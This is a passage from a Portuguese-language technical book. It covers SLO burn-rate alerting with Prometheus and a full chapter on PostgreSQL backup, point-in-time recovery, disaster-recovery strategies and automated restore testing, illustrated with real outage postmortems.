situacao(10, 4_320_000, 3_888)
situacao(12, 5_184_000, 11_664)
```

```
for burn, minutos in ((14.4, 60), (6, 360), (1, 4_320)):
    print(f"burn {burn:>4} por {minutos:>5} min consome {burn * minutos / 43_200:.0%}; "
          f"com 100% de erro, dispara em {burn * (1 - SLO) * minutos:.2f} min")
```

```
dia 10: erro 0.090%  burn rate 0.90  orçamento 12,960  consumido 30%
dia 12: erro 0.225%  burn rate 2.25  orçamento 12,960  consumido 90%
burn 14.4 por    60 min consome 2%; com 100% de erro, dispara em 0.86 min
burn    6 por   360 min consome 5%; com 100% de erro, dispara em 2.16 min
burn    1 por  4320 min consome 10%; com 100% de erro, dispara em 4.32 min
```

Em dez dias, o serviço gastou 30% do orçamento, abaixo dos 33% que o calendário permitiria. Em dois dias de "só uma linha", gastou mais 60%. O burn rate acumulado de 2,25 parece modesto porque a média de 12 dias dilui o estrago de 48 horas; os alertas olham janelas de horas justamente por isso.

Com Prometheus, o SLI de cada janela vira uma *recording rule* (consulta pré-calculada gravada como série nova), e os alertas comparam as janelas com os limiares da tabela:

```
groups:
  - name: slo-encomendas
    rules:
      - record: encomendas:taxa_erro:rate5m
        expr: |
          sum(rate(http_requests_total{job="encomendas", code=~"5..|429"}[5m]))
          /
          sum(rate(http_requests_total{job="encomendas"}[5m]))
      - record: encomendas:taxa_erro:rate1h
        expr: |
          sum(rate(http_requests_total{job="encomendas", code=~"5..|429"}[1h]))
          /
          sum(rate(http_requests_total{job="encomendas"}[1h]))
      # rate30m e rate6h seguem o mesmo molde

      - alert: OrcamentoDeErroQueimandoRapido
        expr: |
          encomendas:taxa_erro:rate1h > (14.4 * 0.001)
          and
          encomendas:taxa_erro:rate5m > (14.4 * 0.001)
        labels:
          severity: page
        annotations:
          summary: "Encomendas consumindo 2% do orçamento de erro por hora"
```

O SLI de latência usa o histograma: `rate` do balde `le="0.4"` dividido pelo `rate` do `_count`. Esse balde precisa existir. Os baldes padrão do cliente Prometheus para Python pulam de 0,25 para 0,5 segundo, então um SLO de 400 ms exige declarar a borda 0,4. A alternativa é descobrir, num postmortem, que o "400 ms" do painel era 500 ms com interpolação (o capítulo 38 trata de histogramas).

Propriedades e custos das escolhas

Cada escolha na definição de um SLO responde a uma pergunta diferente:

Escolha	O que garante	O que custa
SLI por requisição	Falha pesa pelo número de usuários afetados	Pico de tráfego domina; madrugada quase não conta
SLI por tempo (intervalos)	Cada minuto pesa igual, independentemente do tráfego	Um intervalo com 2 requisições pesa o mesmo que um com 20.000
Janela móvel (28 ou 30 dias)	Sempre reflete o passado recente; alertas e orçamento contínuos	Uma falha grave pesa no saldo por quatro semanas inteiras
Janela de calendário (mês)	Casa com faturamento e contratos	O saldo zera no dia 1; o dia 30 e o dia 1 têm tolerâncias opostas
Medição no servidor	Barata, com rótulos ricos (rota, versão)	Não vê processo morto, DNS nem balanceador
Medição no cliente	Mede o que o usuário viveu	Ruído de rede alheia; volume e privacidade de dados

Passar de 99,9% para 99,99% ao mês reduz o tempo permitido de 43 para 4,3 minutos. Detecção, diagnóstico e recuperação precisam caber em poucos minutos, o que costuma significar failover automático, réplicas em mais de uma zona e rollback automatizado. Nenhum humano lê um stack trace, entende a causa e reverte um deploy em 4 minutos às 3h da manhã, por mais café que tenha.

Armadilhas e casos reais

A meta de 100%. Orçamento zero: qualquer deploy, manutenção ou falha de disco é violação. O único jeito de cumprir é não mudar nada, o que também falha, só que mais devagar, no dia em que o certificado expira.

SLI que mede o servidor errado. O `/health` da Doce Prazo. Variações: medir só a leitura enquanto a escrita está quebrada, ou medir de dentro da rede, onde o DNS público quebrado não aparece.

Manutenção planejada fora da conta. Contratos costumam excluir janelas de manutenção do SLA. O usuário que tentou encomendar um bolo às 2h10 de domingo não leu a exclusão. Um SLI sem a janela mede o contrato; com ela, mede a experiência.

SLA que mede outra coisa. O SLA do Amazon S3 Standard (versão de 28/11/2023) calcula a taxa de erro, contando só `InternalError` e `ServiceUnavailable`, em cada intervalo de 5 minutos do ciclo de cobrança; a disponibilidade mensal é 100% menos a média dessas taxas, e intervalos sem requisição contam como 0% de erro. O crédito é de 10% abaixo de 99,9%, 25% abaixo de 99% e 100% abaixo de 95%. Duas consequências saem da definição: uma falha num horário em que sua conta não fez requisições não entra na sua conta, e um crédito de 10% sobre a fatura de armazenamento não paga um dia de encomendas perdidas. O SLA define a indenização, e a disponibilidade do sistema construído em cima dele continua com quem o construiu.

Alerta por causa em vez de sintoma. CPU a 90% e réplica com 3 segundos de lag são causas possíveis; a página por burn rate dispara pelo sintoma que o usuário sente. Um time acordado por CPU alta num serviço que responde bem aprende a ignorar páginas, inclusive a próxima, que será a do incidente real.

Dependência com SLO menor que o seu. Se o gateway de pagamento promete 99,9% e a encomenda depende dele de forma síncrona, ela herda esse teto. Para prometer mais, a dependência sai do caminho crítico (fila, degradação controlada) ou ganha redundância independente (o capítulo 19 trata dessas técnicas).

Quanto à cláusula 7.2: máquina numa zona, banco com 26 horas de folga por ano e gateway de pagamento com 99,9%. A meta possível com essa arquitetura fica perto de 99,5%, medidos no balanceador, com o SLA um degrau abaixo. O bolo de brigadeiro foi devolvido junto com um aditivo contratual.

Resumo

- SLI = `bons / válidos`; SLO = meta para o SLI numa janela; SLA = contrato com consequência.
- Health checks ficam fora; `4xx` conta como acerto; `429` do próprio limitador e respostas lentas contam como falha.
- Medir no balanceador enxerga backend morto.
- Tempo permitido = `(1 − SLO) × janela`: 99,9% ao mês são 43,2 minutos.
- Error budget = `1 − SLO`; ficar muito acima do SLO cria dependências que ninguém prometeu.
- Burn rate = taxa de erro / `(1 − SLO)`; alertas com janela longa e curta: 14,4 e 6 para página, 1 para ticket.

Referências

- Beyer, B. et al. *Site Reliability Engineering*, capítulo 4, "Service Level Objectives". O'Reilly/Google, 2016. https://sre.google/sre-book/service-level-objectives/
- Beyer, B. et al. *Site Reliability Engineering*, capítulo 3, "Embracing Risk". https://sre.google/sre-book/embracing-risk/
- Beyer, B. et al. *The Site Reliability Workbook*, capítulo 2, "Implementing SLOs". O'Reilly/Google, 2018. https://sre.google/workbook/implementing-slos/
- Beyer, B. et al. *The Site Reliability Workbook*, capítulo 5, "Alerting on SLOs". https://sre.google/workbook/alerting-on-slos/
- Amazon S3 Service Level Agreement. https://aws.amazon.com/s3/sla/
- Prometheus, "Histograms and summaries". https://prometheus.io/docs/practices/histograms/
- Prometheus, "Recording rules". https://prometheus.io/docs/prometheus/latest/configuration/recording_rules/
- Prometheus Python client. https://github.com/prometheus/client_python

CAPÍTULO 40

Backup e recuperação de desastres

O backup de 20 bytes

Quarta-feira, 15h41. Na escola de natação Braçada Firme, um script chamado `limpa_dados_de_teste.py` faz exatamente o que o nome promete, só que no banco errado: a variável `DATABASE_URL` do terminal ainda apontava para produção desde a manhã. Em 0,8 segundo, 14.212 matrículas deixam de existir. A tabela `alunos` continua lá, intacta e inútil, cheia de pessoas que não estão matriculadas em nada.

Ninguém entra em pânico: existe backup. Às 3h, um cron faz isto:

```
pg_dump -h db-prod natacao | gzip > /backups/natacao-$(date +%F).sql.gz
```

A pessoa de plantão abre a pasta `/backups` e encontra 214 arquivos, um por dia, todos com exatamente 20 bytes. Vinte bytes é o tamanho de um arquivo gzip vazio: cabeçalho, um bloco comprimido sem conteúdo e o rodapé com CRC e tamanho. Em agosto, alguém atualizou o banco para o PostgreSQL 16, e o servidor de backup continuou com o `pg_dump` 15:

```
pg_dump: error: aborting because of server version mismatch
pg_dump: detail: server version: 16.4; pg_dump version: 15.8
```

O `pg_dump` falhou com código 1. O `gzip` comprimiu com sucesso o nada que recebeu e saiu com código 0. Num pipeline do bash, o código de saída é o do último comando, então o cron registrou 214 sucessos seguidos. O backup estava funcionando perfeitamente; só não continha nada.


A escola perdeu sete meses de matrículas? Depende de coisas que ninguém tinha decidido: quanto dado a empresa aceita perder, quanto tempo aceita ficar parada e se alguém algum dia restaurou um backup para ver se ele volta. O resto deste capítulo responde a essas três perguntas, e a última é a que mais dói.

RPO e RTO, os dois números que ninguém escreveu

Toda decisão de backup se reduz a dois números.

O **RPO** (*recovery point objective*) é a quantidade máxima de dados que você aceita perder, medida em tempo. RPO de 24 horas quer dizer que, depois de um desastre, voltar ao estado de ontem às 3h é aceitável. RPO de 5 minutos quer dizer que perder mais que os últimos 5 minutos de escritas é inaceitável.

O **RTO** (*recovery time objective*) é o tempo máximo entre o desastre e o sistema funcionando de novo. Inclui perceber o problema, decidir o que fazer, provisionar máquinas, copiar dados, reaplicar logs, validar e redirecionar o tráfego.



Cada um tem duas versões: a meta escrita e o valor que o sistema entrega. A Braçada Firme tinha como meta implícita "a gente tem backup", e o RPO real era de sete meses. O RTO real era desconhecido (restaurar 20 bytes é rápido; a parte demorada viria depois).

O RPO depende da frequência com que os dados saem do servidor. O RTO depende do volume, da banda e da quantidade de passos manuais. Um backup diário de 2 TB tem RPO de até 24 horas, e restaurá-lo a 500 MB/s leva uns 70 minutos só de cópia, antes de qualquer validação. Essa conta, feita antes do desastre, costuma mudar a meta de alguém.

Completo, incremental e diferencial

Um **backup completo** copia todos os dados. Ele é autossuficiente: restaurá-lo exige só ele. O custo é copiar tudo toda vez, inclusive os 98% que não mudaram desde ontem.

Um **backup incremental** copia só o que mudou desde o backup anterior, de qualquer tipo. Ele é pequeno e rápido de fazer, e caro de restaurar: voltar a sexta-feira exige o completo de domingo e os incrementais de segunda a sexta, aplicados em ordem. Se o de quarta estiver corrompido, quinta e sexta viram arquivos decorativos.

Um **backup diferencial** copia tudo o que mudou desde o último completo. Cresce ao longo da semana, mas a restauração exige no máximo dois arquivos: o completo e o diferencial mais recente.

Tipo	Tamanho de cada cópia	Arquivos para restaurar	Risco da cadeia
Completo	Tudo	1	Nenhum

Tipo	Tamanho de cada cópia	Arquivos para restaurar	Risco da cadeia
Diferencial	Cresce desde o completo	2	Depende só do completo
Incremental	Só a mudança do dia	1 + N	Qualquer elo corrompido quebra o resto

O PostgreSQL 17 trouxe incremental físico nativo: com `summarize_wal = on`, o `pg_basebackup --incremental` copia só os blocos alterados, e o `pg_combinebackup` junta a cadeia num diretório restaurável. pgBackRest, Barman e WAL-G fazem isso há anos, com compressão e envio para armazenamento de objetos.

Lógico ou físico

O `pg_dump` faz um **backup lógico**: gera o SQL (ou um formato próprio) que recria schema e dados, dentro de uma transação `REPEATABLE READ`, consistente no instante em que começou. É portável entre versões e permite restaurar uma tabela só. O preço aparece na restauração, que reinsere cada linha e reconstrói cada índice: um banco de 500 GB leva horas para sair e bem mais horas para voltar.

O **backup físico** (`pg_basebackup`, snapshot de disco) copia os arquivos do diretório de dados, bloco a bloco. Restaurar é copiar arquivos e iniciar o servidor. Só serve para a mesma versão principal do PostgreSQL e a mesma arquitetura, e é ele que permite o backup contínuo da próxima seção.

Consistência

Copiar os arquivos de um banco em funcionamento produz uma cópia em que o arquivo A foi lido às 3h00 e o B às 3h07, com escritas no meio. O PostgreSQL tolera isso porque o backup físico registra o ponto do WAL (*write-ahead log*, onde toda alteração é gravada antes de ir para as tabelas) em que começou, e a restauração reaplica o WAL desde ali. Sem os segmentos de WAL do período da cópia, o backup físico é inútil; o `pg_basebackup` os inclui por padrão.

Snapshots de disco da nuvem são **consistentes em caso de queda** (*crash-consistent*): equivalem ao disco de um servidor que perdeu a energia naquele instante, e o PostgreSQL se recupera com o mesmo replay, desde que todos os volumes do banco entrem no mesmo snapshot atômico. Dados num volume e WAL em outro, fotografados com dois segundos de diferença, produzem um banco que não sabe que dia é hoje.

Backup contínuo e point-in-time recovery

No backup diário, o RPO é o intervalo entre backups. Para baixar de 24 horas para minutos, guarda-se também o WAL que vem depois da fotografia.

O mecanismo do **point-in-time recovery** (PITR) tem duas partes:

1. Um backup físico base, feito de tempos em tempos (todo dia ou toda semana).
2. O arquivamento contínuo do WAL. A cada segmento de WAL completo (16 MB por padrão), o PostgreSQL chama o `archive_command` (ou o módulo de `archive_library`) para copiá-lo para fora do servidor. O segmento só é reciclado depois que o comando retorna 0.

Para restaurar, você parte do backup base, configura um `restore_command` que busca segmentos no arquivo e um alvo de recuperação: `recovery_target_time`, `recovery_target_xid`, `recovery_target_lsn` ou `recovery_target_name`. O servidor reaplica cada transação do log, em ordem, até chegar ao alvo, e para. Qualquer instante entre o backup base e o último segmento arquivado vira recuperável, inclusive "um segundo antes do `DELETE`".

O RPO do PITR é o tempo que um segmento leva para encher e ser arquivado. Num banco movimentado, 16 MB enchem em segundos. Num banco com três matrículas por hora, um segmento passa a tarde aberto, e o conteúdo dele só existe no disco que acabou de pegar fogo. O `archive_timeout` força a troca de segmento depois de N segundos (com 60 s, RPO perto de um minuto, ao custo de segmentos quase vazios, que a compressão encolhe). Para chegar perto de zero, o `pg_receivewal` recebe o WAL por streaming, como uma réplica, e grava em outro lugar.

O RTO do PITR também tem conta. O replay do WAL roda num único processo. Com backup base de seis dias atrás e 40 GB de WAL por dia, a recuperação reaplica 240 GB antes de abrir as portas. Backups base mais frequentes diminuem o RTO; arquivamento mais frequente diminui o RPO. São botões diferentes, e confundi-los rende reuniões longas.

> **Armadilha:** a replicação copia o `DELETE FROM matriculas` para a réplica em milissegundos, com a mesma dedicação com que copia todo o resto. Réplica protege contra a perda de uma máquina (capítulo 13). Contra erro humano, bug ou ransomware, só um ponto no passado ajuda: PITR ou uma réplica com `recovery_min_apply_delay`, que aplica o WAL com atraso proposital.

A regra 3-2-1 e o atacante com permissão de apagar

A regra **3-2-1**: **3** cópias dos dados (produção e mais duas), em **2** tipos de mídia ou sistemas de armazenamento diferentes, com **1** fora do local principal. Três cópias toleram a perda de duas. Dois meios impedem que um único bug de firmware ou um único fornecedor leve todas. A cópia externa sobrevive ao incêndio e ao datacenter que some do mapa.

Na nuvem, "outro local" é outra região, de preferência em outra conta, com credenciais que produção não possui. Um atacante (ou um script) com as credenciais de produção apaga o banco e, em seguida, os backups, quando a mesma chave pode as duas coisas. Daí a variação **3-2-1-1-0**: uma cópia imutável ou desconectada, e zero erros na verificação.

Imutabilidade, no armazenamento de objetos, é o modo WORM (*write once, read many*): o objeto recebe uma data de retenção e nem o dono da conta consegue apagá-lo antes dela. O S3 Object Lock em modo *compliance* e o armazenamento imutável do Azure Blob são exemplos. O custo é literal: um backup gravado com retenção de 90 dias será cobrado por 90 dias, mesmo que alguém mude de ideia no dia 2.

Backup criptografado traz mais uma dependência. Se ele foi cifrado com uma chave de um KMS (o capítulo 33 trata de *envelope encryption*), a chave precisa existir na região de recuperação e sobreviver ao incidente. Uma chave apagada, ou presa numa região indisponível, transforma o backup em ruído de alta entropia, cuidadosamente armazenado em três lugares.

Quatro estratégias de recuperação de desastres

Recuperação de desastres (DR, *disaster recovery*) é o plano para pôr o sistema inteiro de pé em outro lugar quando o original deixa de existir: região fora do ar, conta comprometida, datacenter em chamas. A classificação mais usada, do whitepaper de DR da AWS e válida para qualquer provedor, tem quatro estratégias, em ordem crescente de custo:

- **Backup e restauração.** Na região secundária só existem backups. Num desastre, você cria rede, bancos e servidores do zero e restaura os dados.
- **Pilot light.** Uma réplica do banco recebe WAL na região secundária; a aplicação está com zero instâncias. Num desastre, você liga a aplicação e promove a réplica.
- **Warm standby.** O sistema completo roda na região secundária, em tamanho reduzido. Num desastre, você escala e redireciona o tráfego.

- **Ativo-ativo** (*multi-site*). As duas regiões atendem tráfego o tempo todo, e o balanceamento global tira a que tiver problema.

Estratégia	RPO típico	RTO típico	Custo fixo na região secundária
Backup e restauração	Horas (ou minutos com PITR entre regiões)	Horas	Armazenamento
Pilot light	Segundos a minutos (lag da réplica)	Dezenas de minutos	Banco replicado
Warm standby	Segundos a minutos	Minutos	Banco + aplicação reduzida
Ativo-ativo	Próximo de zero	Próximo de zero	Sistema inteiro, duas vezes

O RPO das três primeiras com replicação assíncrona é o lag de replicação no momento do desastre: tudo o que foi confirmado no principal e ainda não chegou à réplica se perde. Replicação síncrona entre regiões zera essa perda e cobra um RTT entre regiões em cada commit (de São Paulo a Virgínia, uns 120 ms medidos).

O ativo-ativo tem um custo fora da fatura: duas regiões escrevendo no mesmo dado exigem replicação multi-líder com resolução de conflitos, ou dados particionados por região (capítulos 13 e 17). A alternativa comum, aplicação ativa nas duas e banco com líder único, é um warm standby com melhor marketing.

Em todas, o RTO depende de peças que ninguém lembrou de replicar: imagens no registry da região que caiu, segredos, certificados, o TTL do DNS (com 86.400 s, clientes procuram a região morta até amanhã). O código de infraestrutura (capítulo 36) encurta o "recriar a rede do zero" de dias para minutos, se já tiver sido aplicado alguma vez fora da região original.

Na prática: voltando para 15h40

Suponha agora uma versão da Braçada Firme que fez o dever de casa: backup base diário com pgBackRest e arquivamento contínuo de WAL. A configuração do servidor:

```
# postgresql.conf
wal_level = replica
archive_mode = on
archive_command = 'pgbackrest --stanza=natacao archive-push %p'
archive_timeout = 60      # nenhum segmento fica aberto mais de 1 minuto
summarize_wal = on        # habilita backup incremental (PostgreSQL 17+)
```

O primeiro monitor de verdade é o `pg_stat_archiver`. Ele diz se o arquivamento está funcionando, o que o `ls` de 214 arquivos de 20 bytes não dizia:

```
SELECT archived_count, last_archived_wal, last_archived_time,
       failed_count, last_failed_time
FROM pg_stat_archiver;
```

```
 archived_count |    last_archived_wal     |      last_archived_time       |
failed_count | last_failed_time
---------------+--------------------------+-------------------------------+------------
--+------------------
          48211 | 000000010000002A00000031 | 2026-03-18 15:40:52.018-03    |
0 |
```

O último segmento foi arquivado às 15h40m52s. Esse é o RPO real deste instante: menos de um minuto. Um alerta sobre `now() - last_archived_time` acima de alguns minutos, ou sobre `failed_count` crescendo, teria denunciado o backup de 20 bytes no primeiro dia de agosto (e também denuncia o disco de arquivamento cheio, a credencial expirada e a pessoa que trocou o nome do bucket "só para organizar").

Às 15h41 o `DELETE` acontece. A restauração cria um servidor novo a partir do backup base, com este alvo:

```
# postgresql.conf do servidor restaurado (+ arquivo vazio recovery.signal no diretório
de dados)
restore_command = 'pgbackrest --stanza=natacao archive-get %f "%p"'
recovery_target_time = '2026-03-18 15:40:00-03'
recovery_target_action = 'promote'
```

O log mostra a recuperação parando no ponto pedido:

```
LOG:  starting point-in-time recovery to 2026-03-18 15:40:00-03
LOG:  restored log file "000000010000002A0000001C" from archive
LOG:  redo starts at 2A/1C000028
LOG:  restored log file "000000010000002A0000001D" from archive
...
LOG:  recovery stopping before commit of transaction 918274, time 2026-03-18
15:40:03.512-03
LOG:  redo done at 2A/30FF1A90
LOG:  selected new timeline ID: 2
LOG:  archive recovery complete
LOG:  database system is ready to accept connections
```

A transação 918274 foi a primeira com commit depois de 15h40 e ficou de fora. Se o banco restaurado substituir produção, perdem-se as escritas legítimas entre 15h40 e a troca; por isso, quando o estrago é numa tabela só, o comum é copiar as 14.212 matrículas do servidor restaurado para produção. A *timeline* 2 marca que este servidor seguiu outra história, e o PostgreSQL usa esse número para não misturar o WAL das duas.

Testes de restauração

Um backup que nunca foi restaurado é uma hipótese. A única forma de saber o RPO e o RTO reais é restaurar, de forma automática e periódica, e medir. Um teste mínimo, agendado toda madrugada, restaura o backup mais recente num banco descartável e confere se o resultado tem cara de banco de produção:

```
import os
import subprocess
import time
from datetime import datetime, timezone

import psycopg

DESTINO = os.environ["RESTORE_TEST_URL"]  # banco descartável; nunca produção
ARQUIVO = "/backups/natacao-2026-03-18.dump"  # formato custom do pg_dump (-Fc)

inicio = time.monotonic()
subprocess.run(
    ["pg_restore", "--clean", "--if-exists", "--no-owner",
     "--jobs", "4", "--dbname", DESTINO, ARQUIVO],
    check=True,  # falha do pg_restore vira exceção, não "sucesso" silencioso
)
duracao_min = (time.monotonic() - inicio) / 60

with psycopg.connect(DESTINO) as conn:
    matriculas = conn.execute("SELECT count(*) FROM matriculas").fetchone()[0]
    mais_recente = conn.execute("SELECT max(criado_em) FROM matriculas").fetchone()[0]

idade_h = (datetime.now(timezone.utc) - mais_recente).total_seconds() / 3600
print(f"restauração: {duracao_min:.1f} min")
print(f"matrículas: {matriculas}")
print(f"dado mais recente: {idade_h:.1f} h atrás")
assert matriculas > 10_000, "backup suspeitamente magro"
assert idade_h < 26, "backup velho demais para o RPO de 24 h"
```

```
restauração: 11.4 min
matrículas: 14212
dado mais recente: 3.2 h atrás
```

11,4 minutos é o piso do RTO (o resto é provisionamento, DNS e gente acordando), e 3,2 horas é o RPO que este backup entrega. Os dois viram métricas, com alerta quando o teste falha ou deixa de acontecer. As verificações conferem conteúdo, porque um arquivo de 20 bytes passa em qualquer teste que só pergunta se o arquivo existe. Com `initdb --data-checksums` (padrão desde o PostgreSQL 18), o servidor também detecta páginas corrompidas na leitura.

Restaurar o banco ainda deixa o plano de DR sem teste. Para ele existem exercícios periódicos que seguem o procedimento escrito numa região secundária, cronometrando cada passo. Esses exercícios costumam revelar que o documento manda acessar um painel que exige a VPN que roda na região que caiu.

Armadilhas e casos reais

> **Na vida real:** em 31/01/2017, combatendo um problema de replicação, um engenheiro do GitLab.com executou `rm -rf` no diretório de dados do banco principal, achando que estava no secundário. Cerca de 300 GB sumiram antes da interrupção. O postmortem lista cinco mecanismos de backup e replicação, e nenhum funcionou quando foi preciso: o `pg_dump` agendado usava binários do PostgreSQL 9.2 contra um servidor 9.6 e não produzia nada, e os e-mails de erro eram rejeitados pelo DMARC; os snapshots de disco não estavam habilitados para o banco. A salvação foi um snapshot LVM feito à mão umas 6 horas antes, para popular o staging. Cerca de 6 horas de dados se perderam, e a restauração levou umas 18 horas, em parte por causa dos discos lentos do staging.

Outras armadilhas que merecem nome próprio:

- **Falha silenciosa no pipeline.** `pg_dump | gzip` sem `set -o pipefail` reporta o código do `gzip`. Mais seguro: `pg_dump -Fc -f arquivo.dump`, sem pipe, conferindo o código de saída.
- **Alerta que não chega.** E-mail rejeitado pelo DMARC é um alerta que disparou e foi silenciado ao mesmo tempo.
- **Backup no mesmo lugar dos dados.** Em 10/03/2021, um incêndio destruiu o datacenter SBG2 da OVHcloud em Estrasburgo. Clientes com backups no mesmo site perderam as duas cópias juntas, como a regra 3-2-1 previa com bastante antecedência.
- **Credencial que apaga tudo.** Em junho de 2014, o atacante que extorquia a Code Spaces tinha acesso ao painel da conta de nuvem e apagou máquinas, dados e backups, todos na mesma conta. A empresa anunciou o encerramento dias depois.
- **Retenção curta demais.** Um bug que grava preços errados desde o deploy de três semanas atrás só é recuperável se existir um ponto anterior a ele. Com retenção de 7 dias, o backup mais antigo contém o bug, fielmente preservado.

E a Braçada Firme do começo do capítulo? A salvação veio do lugar menos provável: a réplica do painel de relatórios estava com a replicação parada desde 15h12, por um problema que ninguém tinha percebido. As matrículas foram copiadas de lá. Nenhuma parte disso se repete como estratégia.

Resumo

- RPO: quanto dado se aceita perder; RTO: quanto tempo se aceita ficar parado. Meta e valor real diferem, e só um teste mede o real.
- Completo restaura sozinho; incremental depende da cadeia; diferencial, só do último completo. PostgreSQL 17 tem incremental físico nativo.
- Lógico (`pg_dump`) é portável e lento de restaurar; físico é rápido e preso à versão.
- PITR = backup base + WAL arquivado. Arquivamento define o RPO; WAL a reaplicar pesa no RTO.
- Réplica copia o erro junto; contra erro humano, só um ponto no passado.
- 3-2-1, mais uma cópia imutável em outra conta e chaves que sobrevivem ao incidente.
- DR em quatro degraus, trocando custo fixo por RPO e RTO menores.
- Restaurar automaticamente, verificar conteúdo, medir, e monitorar o `pg_stat_archiver`.

Referências

- PostgreSQL, "Continuous Archiving and Point-in-Time Recovery (PITR)": https://www.postgresql.org/docs/current/continuous-archiving.html
- PostgreSQL, "pg_basebackup": https://www.postgresql.org/docs/current/app-pgbasebackup.html
- PostgreSQL, "pg_combinebackup": https://www.postgresql.org/docs/current/app-pgcombinebackup.html
- PostgreSQL, "Write Ahead Log" (configurações de arquivamento e de alvo de recuperação): https://www.postgresql.org/docs/current/runtime-config-wal.html
- PostgreSQL, "The Cumulative Statistics System" (`pg_stat_archiver`): https://www.postgresql.org/docs/current/monitoring-stats.html
- AWS, "Disaster Recovery of Workloads on AWS: Recovery in the Cloud" (whitepaper): https://docs.aws.amazon.com/whitepapers/latest/disaster-recovery-workloads-on-aws/disaster-recovery-options-in-the-cloud.html
- NIST SP 800-34 Rev. 1, "Contingency Planning Guide for Federal Information Systems": https://csrc.nist.gov/pubs/sp/800/34/r1/upd1/final
- GitLab, "Postmortem of database outage of January 31": https://about.gitlab.com/blog/2017/02/10/postmortem-of-database-outage-of-january-31/
- GNU Bash Reference Manual, "Pipelines" (`pipefail`): https://www.gnu.org/software/bash/manual/bash.html#Pipelines

- pgBackRest, documentação: https://pgbackrest.org/
- OVHcloud, comunicados sobre o incêndio no site de Estrasburgo (SBG), março de 2021.
- Code Spaces, comunicado de encerramento, junho de 2014.